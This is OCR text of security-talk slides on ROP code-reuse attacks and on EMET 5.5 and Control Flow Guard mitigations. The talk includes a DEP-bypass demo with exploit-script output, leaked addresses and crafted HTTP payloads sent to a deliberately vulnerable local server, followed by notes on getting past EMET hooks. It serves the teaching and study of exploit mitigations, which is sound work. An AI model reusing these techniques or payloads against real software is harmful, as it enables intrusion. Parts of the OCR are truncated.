



1. Deliver shellcode
2. Deliver ROP chain
3. Hijack cont
4. Piv
5. [illegible] to VirtualProtect
7. Mark shellcode executable
8. Return to shellcode

DEP bypass


Windows PowerShell
PS C:\Users\abarresi\Documents\Visual Studio 2015\Projects\PythonApplication1\PythonApplication1>


Windows PowerShell
PS C:\Users\abarresi\git\ExploitDemo\MainframeInventory\x64\Debug> .\MainframeInventory.exe
Listening for requests at: http://localhost:1337/mainframe/inventory
Press ENTER to exit.


Windows PowerShell
PS C:\Users\abarresi\Documents\Visual Studio 2015\Projects\PythonApplication1\PythonApplication1> .\xploit.py
EXE base at: 0x7ff6a8a80000
cpprest.dll base at: 0x7ffecd050000
kernel32.dll base at: 0x7ffefe240000
kernel32!VirtualProtect: 0x7ffefe25d680
kernel32!VirtualProtectEx: 0x7ffefe283630
kernel32!VirtualAlloc: 0x7ffefe25baf0
kernel32!VirtualAllocEx: 0x7ffefe263190
shellcode delivered at: 0x1fe0020
rop chain delivered at: 0x372410
fake vtable at: 0x1ff3300
fake object at: 0x1fd69f0


Windows PowerShell
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4
GET /mainframe/inventory?execute=new&id=BQAAAAAAAA=&idlen=8&status=1&state=ADP/AQAAAAABAAAAAAAAAAgAAAAAAAAANxMAAAAA
ADvvq3e776t3u++rd7vvq3e776t3u++rd4= HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4
GET /mainframe/inventory?execute=update&id=BQAAAAAAAA
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4
GET /mainframe/inventory?execute=get&id=BQAAAAAAAA= H
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4
GET /mainframe/inventory?execute=new&id=BgAAAAAAAA=&i
Accept-Encoding: identity
llib/3.4
ory?execute=new&id=BwAAAAAAAA=&i
tity
llib/3.4
GET /mainframe/inventory?execute=update&id=BwAAAAAAAA=&idlen=32 HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4
GET /mainframe/inventory?execute=get&id=BwAAAAAAAA= HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4
GET /mainframe/inventory?execute=update&id=BwAAAAAAABgAAAAAAAAKBL/QEAAAAAGz9AQAAAAA=&newid=BwAAAAAAABgAAAAAAAAKB
L/QEAAAA8Gn9AQAAAAA=&idlen=32 HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4
GET /mainframe/inventory?execute=update&id=BwAAAAAAABgAAAAAAAAKBL/QEAAAAA8Gn9AQAAAAA=&idlen=8 HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: localhost:1337
User-Agent: Python-urllib/3.4
GET /mainframe/inventory?execute=start&id=NxMAAAAAAA= HTTP/1.1
Accept-Encoding: identity
Connection: close
Calculator
View Edit Help
0
Hex Dec Oct Bin
Qword Dword Word Byte
Mod A MC MR MS M+ M-
( ) B CE C ± √
RoL RoR C 7 8 9 / %
Or Xor D 4 5 6 * 1/x
Lsh Rsh E 1 2 3 - =
Not And F 0 . +
MainframeInventory.exe
MainframeInventory.exe has stopped working
A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.
Debug
Close program

This talk

- Code-reuse attacks
- ROP mitigations (in EMET 5.5)
- Control-flow guard (/guard:cf)


Enhanced Mitigation Experience Toolkit

- Released in 2009, EMET 1.x (27.10.2009)
  - 2.x 2.9.2010
  - 3.x 25.5.2012
  - 4.x 18.4.2013
  - 5.x 31.7.2014
  - **5.5 29.1.2016**

EMET

- Implements various features and hardening techniques
- We will only **focus on ROP related mitigations**
  - Memory Protection
  - Caller Check
  - Simulate Execution Flow
  - Stack Pivot
  - EAF, EAF+


EMET ROP mitigations



ROPGuard

- Run-time ROP prevention
  - Developed by Ivan Fratric
  - Second prize at Microsoft's BlueHat Prize contest at Black Hat USA 2012
- Integrated into EMET 3.5 Technology Preview

EMET ROP mitigations



Only for 32bit

EMET ROP mitigations

Name	x86	x64
Memory Protection	yes	yes
Caller Check	yes	no
Simulate Execution Flow	yes	no
Stack Pivot	yes	yes
EAF	yes	yes
EAF+	yes	yes

EMET hooking

- EMET injects a .dll and hooks into sensitive API calls
  - E.g., like VirtualProtect, LoadLibrary, CreateProcess, CreateHeap, …
- At API call time the ROP checks are performed
  - Therefore, it's rather ROP detection than ROP prevention
- EAF/EAF+ may use debugging registers

EMET hooking

Hook to EMET

```
VirtualProtectStub:
00007FF857F4D680 E9 33 36 FF BF    jmp   00007FF817F40CB8
00007FF857F4D685 CC                int   3
00007FF857F4D686 CC                int   3
00007FF857F4D687 CC                int   3
00007FF857F4D688 CC                int   3
00007FF857F4D689 CC                int   3
```

Dynamically generated code!

```
00007FF817F40CB8 FF 25 F2 FF FF FF     jmp   qword ptr [7FF817F40CB0h]   ≤1ms elapsed
00007FF817F40CBE CC                    int   3
00007FF817F40CBF CC                    int   3
00007FF817F40CC0 48 89 4C 24 08        mov   qword ptr [rsp+8],rcx
00007FF817F40CC5 48 89 54 24 10        mov   qword ptr [rsp+10h],rdx
00007FF817F40CCA 4C 89 44 24 18        mov   qword ptr [rsp+18h],r8
00007FF817F40CCF 4C 89 4C 24 20        mov   qword ptr [rsp+20h],r9
00007FF817F40CD4 48 B9 E8 9B F1 02 00 00 00 A0 mov   rcx,0A000000002F19BE8h
00007FF817F40CDE 49 B8 F0 64 D1 30 F8 7F 00 00 mov   r8,7FF830D164F0h
00007FF817F40CE8 49 C7 C1 05 00 00 00  mov   r9,5
00007FF817F40CEF 48 8D 15 0E 00 00 00  lea   rdx,[7FF817F40D04h]
00007FF817F40CF6 FF 25 00 00 00 00     jmp   qword ptr [7FF817F40CFCh]
00007FF817F40CFC 46 80 CD 30           or    bpl,30h
00007FF817F40D00 F8                    clc
00007FF817F40D01 7F 00                 jg    00007FF817F40D03
00007FF817F40D03 00 48 FF              add   byte ptr [rax-1],cl
00007FF817F40D06 25 FD 41 06 40        and   eax,400641FDh
00007FF817F40D0B CC                    int   3
00007FF817F40D0C FF 25 56 00 00 00     jmp   qword ptr [7FF817F40D68h]
00007FF817F40D12 CC                    int   3
```

```
00007FF817F40BF9 25 F2 FF FF FF        and   eax,0FFFFFFF2h
00007FF817F40BFE CC                    int   3
00007FF817F40BFF CC                    int   3
00007FF817F40C00 48 89 4C 24 08        mov   qword ptr [rsp+8],rcx
00007FF817F40C05 48 89 54 24 10        mov   qword ptr [rsp+10h],rdx
00007FF817F40C0A 4C 89 44 24 18        mov   qword ptr [rsp+18h],r8
00007FF817F40C0F 4C 89 4C 24 20        mov   qword ptr [rsp+20h],r9
00007FF817F40C14 48 B9 2C 7D 36 00 00 00 00 C2 mov   rcx,0C200000000367D2Ch
00007FF817F40C1E 49 B8 F0 64 91 2A F8 7F 00 00 mov   r8,7FF82A9164F0h
00007FF817F40C28 49 C7 C1 04 00 00 00  mov   r9,4
00007FF817F40C2F 48 8D 15 0E 00 00 00  lea   rdx,[7FF817F40C44h]
00007FF817F40C36 FF 25 00 00 00 00     jmp   qword ptr [7FF817F40C3Ch]
00007FF817F40C3C 46 80 8D 2A F8 7F 00
00007FF817F40C44 48 FF 25 AD 42        jmp   qword ptr [__imp_VirtualProtect (07FF857FA4EF8h)]   ≤1ms elapsed
00007FF817F40C4B FF 25 57 00 00 00     jmp
00007FF817F40C51 CC                    int   3
```

Another hook!

```
VirtualProtect:
00007FF8556F3430 E9 03 DA 84 C2    jmp   00007FF817F40E38   ≤1ms elapsed
00007FF8556F3435 CC                int   3
00007FF8556F3436 CC                int   3
00007FF8556F3437 CC                int   3
00007FF8556F3438 CC                int   3
00007FF8556F3439 45 8B C8          mov   r9d,r8d
00007FF8556F343C 4C 8B C2          mov   r8,rdx
00007FF8556F343F 48 8B D1          mov   rdx,rcx
00007FF8556F3442 48 83 C9 FF       or    rcx,0FFFFFFFFFFFFFFFFh
00007FF8556F3446 E8 15 00 00 00    call  VirtualProtectEx (07FF8556F3460h)
00007FF8556F344B 48 83 C4 38       add   rsp,38h
00007FF8556F344F C3                ret
00007FF8556F3450 CC                int   3
```


EMET hooking

EMET hooking

- EMET deep hooks make sure attackers can not just call lower level APIs
- Anti detours prevent jumping over the hook or returning after hook
- Returning directly to the syscall still possible
  - Additional code required to make syscall work

Memory Protection

